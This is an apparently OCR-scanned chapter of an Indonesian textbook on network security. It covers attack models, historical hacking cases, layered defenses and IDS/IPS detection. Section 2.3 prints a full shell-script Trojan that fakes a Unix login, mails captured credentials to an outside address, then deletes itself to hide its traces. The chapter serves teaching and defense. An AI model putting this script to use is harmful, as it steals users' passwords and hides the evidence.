
BAB II
SERANGAN PADA KEAMANAN JARINGAN

2.1 Security Attack Models

Menurut W. Stallings [William Stallings, “Network and Internetwork Security,” Prentice Hall, 1995]. Serangan (attack) terdiri dari :

1. Interruption (interupsi)




Gambar 2.1 Interruption

Interruption adalah ancaman terhadap availability. Informasi dan data yang merupakan sistem komputer dirusak dan dihapus sehingga jika dibutuhkan, data atau informasi tersebut tidak lagi ada.[8]


Contoh penyerangannya :

a. DOS (serangan terhadap sebuah komputer atau server di dalam jaringan internet dengan cara menghabiskan sumber (*resource*) yang dimiliki oleh komputer tersebut sampai komputer tersebut tidak dapat menjalankan fungsinya dengan benar.)
b. DDOS (jenis serangan *Denial of Service (DOS)* yang menggunakan banyak host (baik itu menggunakan komputer yang didedikasikan untuk melakukan penyerangan atau komputer yang "dipaksa" menjadi *zombie*) untuk menyerang satu buah host target dalam sebuah jaringan).



Gambar 2.2 Contoh Penyerangan pada Interruption

2. Interception (Pengalihan)




Gambar 2.3 Interception

Interception adalah serangan jenis ini ditujukan terhadap aspek privacy dan authentication. Pihak yang tidak berwenang dapat mengakses informasi. Contoh : serangan ini pencurian data pengguna kartu kredit.[9]

Contoh penyerangannya :

a. Wiretapping (penyadapan), (suatu kejahatan yang berupa penyadapan saluran komunikasi khususnya jalur yang menggunakan kabel.)
b. Sniffing, (adalah penyadapan terhadap lalu lintas data pada suatu jaringan komputer.)

3. Modification (Pengubahan)




Gambar 2.4 Modification

Modification adalah serangan jenis ini ditujukan terhadap aspek privacy, authentication, dan integrity. Pihak yang tidak berwenang dapat mengakses dan mengubah informasi.

Contoh penyerangannya :

a. mengubah nilai-nilai file data, mengubah program sehingga bertindak secara berbeda, memodifikasi pesan-pesan yang ditransmisikan pada jaringan.[9]
b. Mengubah pesan dari website dengan pesan yang merugikan pemilik website.[8]

4. Fabrication (Pemalsuan)



Gambar 2.5 Fabrication

Fabrication adalah seseorang yang tidak memiliki hak akses, memasukkan suatu objek palsu ke dalam sistem yang ada. Serangan jenis ini ditujukan terhadap aspek privacy, authentication, dan integrity.

Contoh Penyerangannya :

a. Phising Mail (memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.)[3]

2.2 Beberapa Kasus Keamanan Komputer

Berikut ini beberapa kasus yang berhubungan dengan ancaman terhadap keamanan sistem informasi di Indonesia antara lain:

a. Tahun 1995

Vladimir Levin membobol bank-bank di kawasan Wallstreet, mengambil uang sebesar $10 juta Kevin Mitnick, mencuri 20.000 nomor kartu kredit, menyalin sistem operasi DEC secara ilegal, dan mengambil alih hubungan telepon di New York dan California

b. Tahun 2000

Contoh kasusnya yaitu :

1. Fabian clone, menjebol situs aetna.co.id dan Jakarta mail dan membuat directory atas namanya berisi peringatan terhadap administrator situs tersebut. Situs yang diserang termasuk Bursa Efek Jakarta, BCA, Indosatnet, dan beberapa situs besar lain yang tidak dilaporkan
2. September dan Oktober 2000, setelah membobol Bank Lippo, kembali Fabian Clone beraksi dengan menjebol web milik Bank Bali.[10]
3. Wenas, membuat server sebuah ISP di singapura down

c. Tahun 2001

Polda DIY meringkus seorang carder (pembobol kartu kredit). Tersangka diringkus di Bantul dengan barang bukti sebuah paket berisi lukisan berharga 30 juta rupiah.[10]

d. Dikutip dari berita elektronik **www.republika.co.id**,
perubahan kartu tanda penduduk (KTP) menjadi bentuk elektronik (e-KTP), merupakan salah satu contoh sistem yang rentan dalam hal keamanannya, mengingat data yang ada di dalamnya merupakan data rahasia, data privasi yang perlu dilindungi. (keamanan Sistem Informasi Negara Terancam n.d.)

2.3 Memahami Hacker Bekerja

[4]Secara umum Hacker bekerja melalui tahapan tahapan sebagai berikut:

1. Mencari tahu sistem komputer yang menjadi sasaran
2. Penyusupan
3. Penjelajahan
4. Keluar dan menghilangkan jejak

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX :
Peserta kuliah UNIX tersebut menggunakan program kecil my_login dalam bentuk shell script yang menyerupai layar login dan password sistem UNIX sebagai berikut:

```
#!/bin/sh
#####################################
# Nama program : my_login
# Deskripsi :Program kuda trojan sederhana
# versi 1.0 Nopember 1999
#####################################
COUNTER=0
Cat /etc/issue
While [ "$COUNTER" –ne 2 ]
do
let COUNTER=$COIUNTER+1
echo "login: \c"
read LOGIN
stty echo
echo "password: \c"
read PASSWORD
echo "User $LOGIN : $PASSWORD" | mail gadis@company.com
stty echo
echo
echo "Login Incorrect"
done
rm $0
kill –9 $PPID
```

Apabila program ini dijalankan maka akan ditampilkan layar login seperti layaknya awal penggunaan komputer pdaa sistem UNIX:

```
Login:
Password:
```

Layar login ini tidak terlihat beda dibanding layar login sesungguhnya, sistem komputer akan meminta pemakai untuk login ke dalam sistem. Setelah diisi password dan di enter, maka segera timbul pesan

```
Login:root
Password: ********
Login Incorrect
```

Tentu saja Administrator UNIX akan kaget bahwa passwordnya ternyata (seolah-olah) salah. Untuk itu ia segera mengulangi login dan password. Setelah dua kali ia mencoba login dan tidak berhasil, maka loginnya dibatalkan dan kembali keluar UNIX.

Perhatikan program di atas baik-baik, sekali pemakai tersebut mencoba login dan mengisi password pada layar di atas, setelah itu maka otomatis data login dan password tersebut akan di email ke mailto:hacker@company.com. Sampai disini maka hacker telah mendapatkan login dan password

Walaupun sederhana, jika kita perhatikan lebih jauh lagi, maka program ini juga memiliki beberapa trik hacker lainnya, yaitu proses penghilangan jejak (masih ingat tahapan hacker yang ditulis di atas ?). Proses ini dilakukan pada 2 baris terakhir dari program my_login di atas, yaitu

```
rm $0
kill –9 $PPID
```

yang artinya akan segera dilakukan proses penghapusan program my_login dan hapus pula ID dari proses. Dengan demikian hilanglah program tersebut yang tentunya juga menhilangkan barang bukti. Ditambah lagi penghapusan terhadap jejak proses di dalam sistem UNIX. Sukses dari program ini sebenarnya sangat tergantung dari bagaimana agar aplikasi ini dapat dieksekusi oleh root. Hacker yang baik memang harus berusaha memancing agar pemilik root menjalankan program ini

2.4 Prinsip Dasar Perancangan Sistem Yang Aman

[3]Adapun dasar-dasar dari perancangan sistem yang aman adalah:

a. Mencegah hilangnya data
b. Mencegah masuknya penyusup

2.5 Lapisan Keamanan

2.5.1 Lapisan Fisik :

Membatasi akses fisik ke mesin :

a. Akses masuk ke ruangan komputer
b. penguncian komputer secara hardware
c. keamanan BIOS
d. keamanan Bootloader
e. back-up data :
    1) pemilihan piranti back-up
    2) penjadwalan back-up

Mendeteksi gangguan fisik :

a. log file : Log pendek atau tidak lengkap, Log yang berisikan waktu yang aneh, Log dengan permisi atau kepemilikan yang tidak tepat, Catatan pelayanan reboot atau restart, Log yang hilang, masukan su atau login dari tempat yang janggal
b. mengontrol akses sumber daya.

2.5.2 Keamanan local

Berkaitan dengan user dan hak-haknya :

a. Beri mereka fasilitas minimal yang diperlukan.
b. Hati-hati terhadap saat/dari mana mereka login, atau tempat seharusnya mereka login.
c. Pastikan dan hapus rekening mereka ketika mereka tidak lagi membutuhkan akses.

2.5.3 Keamanan Root

a. Ketika melakukan perintah yang kompleks, cobalah dalam cara yang tidak merusak dulu, terutama perintah yang menggunakan globbing: contoh, anda ingin melakukan “rm foo*.bak”, pertama coba dulu: “ls foo*.bak” dan pastikan anda ingin menghapus file-file yang anda pikirkan.
b. Beberapa orang merasa terbantu ketika melakukan “touch /-i” pada sistem mereka. Hal ini akan membuat perintah-perintah seperti : “rm -fr *” menanyakan apakah anda benar-benar ingin menghapus seluruh file. (Shell anda menguraikan “-i” dulu, dan memberlakukannya sebagai option -i ke rm).
c. Hanya menjadi root ketika melakukan tugas tunggal tertentu. Jika anda berusaha mengetahui bagaimana melakukan sesuatu, kembali ke shell pemakai normal hingga anda yakin apa yang perlu dilakukan oleh root.
d. Jalur perintah untuk pemakai root sangat penting. Jalur perintah, atau variabel lingkungan PATH mendefinisikan lokal yang dicari shell untuk program. Cobalah dan batasi jalur perintah bagi pemakai root sedapat mungkin, dan jangan pernah menggunakan ‘.’, yang berarti ‘direktori saat ini’, dalam pernyataan PATH anda. Sebagai tambahan, jangan pernah menaruh direktori yang dapat ditulis pada jalur pencarian anda, karena hal ini memungkinkan penyerang memodifikasi atau menaruh file biner dalam jalur pencarian anda, yang memungkinkan mereka menjadi root ketika anda menjalankan perintah tersebut.
e. Jangan pernah menggunakan seperangkat utilitas rlogin/rsh/rexec (disebut utilitas r) sebagai root. Mereka menjadi sasaran banyak serangan, dan sangat berbahaya bila dijalankan sebagai root. Jangan membuat file .rhosts untuk root.
f. File /etc/securetty berisikan daftar terminal-terminal tempat root dapat login. Secara baku (pada RedHat Linux) diset hanya pada konsol virtual lokal (vty). Berhati-hatilah saat menambahkan yang lain ke file ini. Anda seharusnya login dari jarak jauh sebagai pemakai biasa dan kemudian ‘su’ jika anda butuh (mudah-mudahan melalui ssh atau saluran terenkripsi lain), sehingga tidak perlu untuk login secara langsung sebagai root.
g. Selalu perlahan dan berhati-hati ketika menjadi root. Tindakan anda dapat mempengaruhi banyak hal. Pikir sebelum anda mengetik!

2.5.4 Keamanan File dan system file

a. Directory home user tidak boleh mengakses perintah mengubah system seperti partisi, perubahan device dan lain-lain.

b. Lakukan setting limit system file.
c. Atur akses dan permission file : read, writa, execute bagi user maupun group.
d. Selalu cek program-program yang tidak dikenal

2.5.5 Keamanan Password dan Enkripsi

a. Hati-hati terhadap bruto force attack dengan membuat password yang baik.
b. Selalu mengenkripsi file yang dipertukarkan.
c. Lakukan pengamanan pada level tampilan, seperti screen saver.

2.5.6 Keamanan Kernel

a. selalu update kernel system operasi.
b. Ikuti review bugs dan kekurang-kekurangan pada system operasi.

2.5.7 Keamanan Jaringan

a. Waspadai paket sniffer yang sering menyadap port Ethernet.
b. Lakukan prosedur untuk mengecek integritas data
c. Verifikasi informasi DNS
d. Lindungi network file system
e. Gunakan firewall untuk barrier antara jaringan privat dengan jaringan eksternal

Keamanan Informasi merupakan salah satu kunci yang dapat mempengaruhi tingkat *Reliability* (termasuk performa dan *availability*) suatu jaringan. Untuk mengatasi masalah keamanan jaringan dan komputer ada banyak pendekatan yang dapat dilakukan. Salah satunya adalah dengan menggunakan sistem IDS (*Intrution Detection System*) dan IPS (*Intrusion Prevention System*).

2.5.8 Sistem IDS dan IPS

Seiring dengan Perkembangan Teknologi Informasi menjadikan keamanan suatu informasi sangatlah penting terlebih lagi pada suatu jaringan yang terkoneksi dengan internet. Karena itu telah berkembang teknologi IDS dan IPS sebagai pembantu pengaman data pada suatu jarigan komputer. Dengan adanya Intrusion Detection System (IDS) dan Instrusion Prevention System (IPS), maka serangan-serangan tersebut lebih dapat dicegah ataupun dihilangkan. IDS berguna untuk mendeteksi adanya serangan dari penyusup (serangan dari dalam), sedangkan IPS berguna untuk mendeteksi serangan dan menindaklanjutinya dengan pemblokan (filter) serangan. IDS dan IPS secara umum dikenal sebagai IDPS (Intrusion Detection and Prevention Systems).

IDS (Intrution Detection System) adalah sebuah sistem yang melakukan pengawasan terhadap lalulintas (traffic) jaringan dan pengawasan terhadap kegiatan-kegiatan yang mencurigakan didalam sebuah sistem jaringan. Jika ditemukan kegiatan-kegiatan yang mencurigakan berhubungan dengan lalulintas jaringan, maka IDS akan memberikan peringatan kepada sistem atau administrator jaringan. Dalam banyak kasus IDS juga merespon terhadap lalulintas yang tidak normal / anomali melalui aksi pemblokiran user atau

alamat IP (Internet Protocol) yang melakukan usaha pengaksesan jaringan tersebut.

IPS (Intrusion Prevention System) adalah sebuah sistem yang menggabungkan fungsi firewall dan fungsi IDS dengan proporsional. Teknologi ini dapat digunakan untuk mencegah serangan yang akan masuk ke jaringan lokal dengan memeriksa dan mencatat semua paket data serta mengenali paket dengan sensor, disaat serangan telah teridentifikasi, IPS akan menolak akses (block) dan mencatat (log) semua paket data yang teridentifikasi tersebut. Jadi IPS bertindak sepeti layaknya firewall yang akan melakukan allow dan block yang dikombinasikan dengan IDS yang dapat mendeteksi paket secara detail. IPS menggunakan signatures dari paket untuk mendeteksi aktivitas lalulintas di jaringan dan terminal, dimana pendeteksian paket yang masuk dan keluar (inbound-outbound) dapat di cegah sedini mungkin sebelum merusak atau mendapatkan akses ke dalam jaringan lokal. Jadi early detection dan prevention menjadi penekanan pada IPS ini.

Tabel 2.1 Perbedaan IDS dan IPS

	IDS	IPS
Layer OSI	Layer 3	Layer 2, 3, dan 7
Manfaat	Identifikasi dan memeriksa semua paket yang melalui traffic jaringan, jika terdapat anomali, maka IDS akan memberi peringatan (alarm).	Menggabungkan fungsi firewall, QoS, dan IDS. Selain dapat mendeteksi anomali, IPS juga dapat menyediakan fungsi allow, block, dan log.
Aktivitas	Mendeteksi serangan hanya ketika serangan sudah masuk ke jaringan dan tidak dapat melakukan sesuatu untuk menghentikannya.	Early detection, teknik yang proaktif, dapat mencegah serangan masuk dan dapat menghentikan serangan dengan block.
Komponen	Tidak dapat mendeteksi semua aktivitas malicious code setiap saat, sehingga dapat mengakibatkan false negative yang banyak.	Dapat mendeteksi new signature dan behavior attack, sehingga akan menurunkan tingkat false negative.
Compatibility	Tidak dapat menggunakan ACL / script dari komponen sistem keamanan lain.	Dapat diintegrasikan dengan ACL dan perimeter DMZ lainnya.

2.5.8.1 Metode Deteksi

IDPS memiliki 3 metode untuk melakukan deteksi, yaitu signature-based, anomaly-based, dan stateful protocol analysis. Ketiga metode ini dapat digunakan sekaligus atau sebagain aja.

1. **Signatured-Based Detection**

Metode ini dilakukan dengan membandingkan signature dari setiap paket untuk mengidentifikasi kemungkinan adanya intrusi. Metode ini efektif bila IDPS mendeteksi ancaman yang sudah di kenal, tetapi tidak efektif bila ancamannya baru atau tidak di kenal oleh IDPS. Pengertian dikenal dalam konteks ini adalah sudah pernah terjadi sebelumnya.. Metode ini merupakan metode yang paling sederhana, karena hanya membandingkan paket data, lalu di daftarkan menggunakan operasi perbandingan. Kelemahannya adalah metode ini tidak dapat melacak kejadian yang terjadi pada komunikasi yang lebih kompleks.

2. **Anomaly-Based Detection**

Metode ini digunakan dengan membandingkan kegiatan yang sedang di pantau dengan kegiatan yang di anggap normal untuk mendeteksi adanya penyimpangan. Pada metode ini, IDPS memiliki profil yang mewakili perilaku yang normal dari user, host, koneksi jaringan dan aplikasi. Profil tersebut

didapat dari hasil pemantauan karakteristik dari suatu kegiatan dalam selang waktu tertentu. Kelebihan dari metode ini adalah efektif dalam mendeteksi ancaman yang belum dikenal, contohnya ketika jaringan diserang oleh tipe intrusi yang baru. Sedangkan kekurangan dari metode ini adalah dalam beberapa kasus, akan sulit untuk mendapatkan deteksi yang akurat dalam komunikasi yang lebih kompleks.

3. Stateful Protocol Analysis

Metode ini sebenarnya menyerupai anomaly-based, yaitu membandingkan profil yang sudah ada dengan kegiatan yang sedang berlangsung untuk mengidentifikasi penyimpangan. Namun, tidak seperti Anomaly-Based Detection yang menggunakan profil host, Stateful Protocol Analysis menggunakan profil yang lebih luas yang dapat merinci bagaimana sebuah protokol yang istimewa dapat digunakan atau tidak. Arti “Stateful” disini adalah sistem di IDPS ini bisa memahami dan melacak situasi pada protokol network, transport dan application.

Kelebihan dari metode ini adalah dapat mengidentifikasi rangkaian perintah yang tidak terduga seperti mengeluarkan perintah yang sama berulang – ulang. Sedangkan kekurangannya adalah kemungkinan terjadinya bentrokan antara protokol yang digunakan oleh IDPS dengan protokol umum yang digunakan oleh sistem operasi, atau dengan kata lain sulit membedakan implementasi client dan server pada interaksi protokol. (Informasi 2013)

Soal

1. Sebutkan apa saja yang termasuk security attack models!
2. Apa saja contoh penyerangan dari interupsi?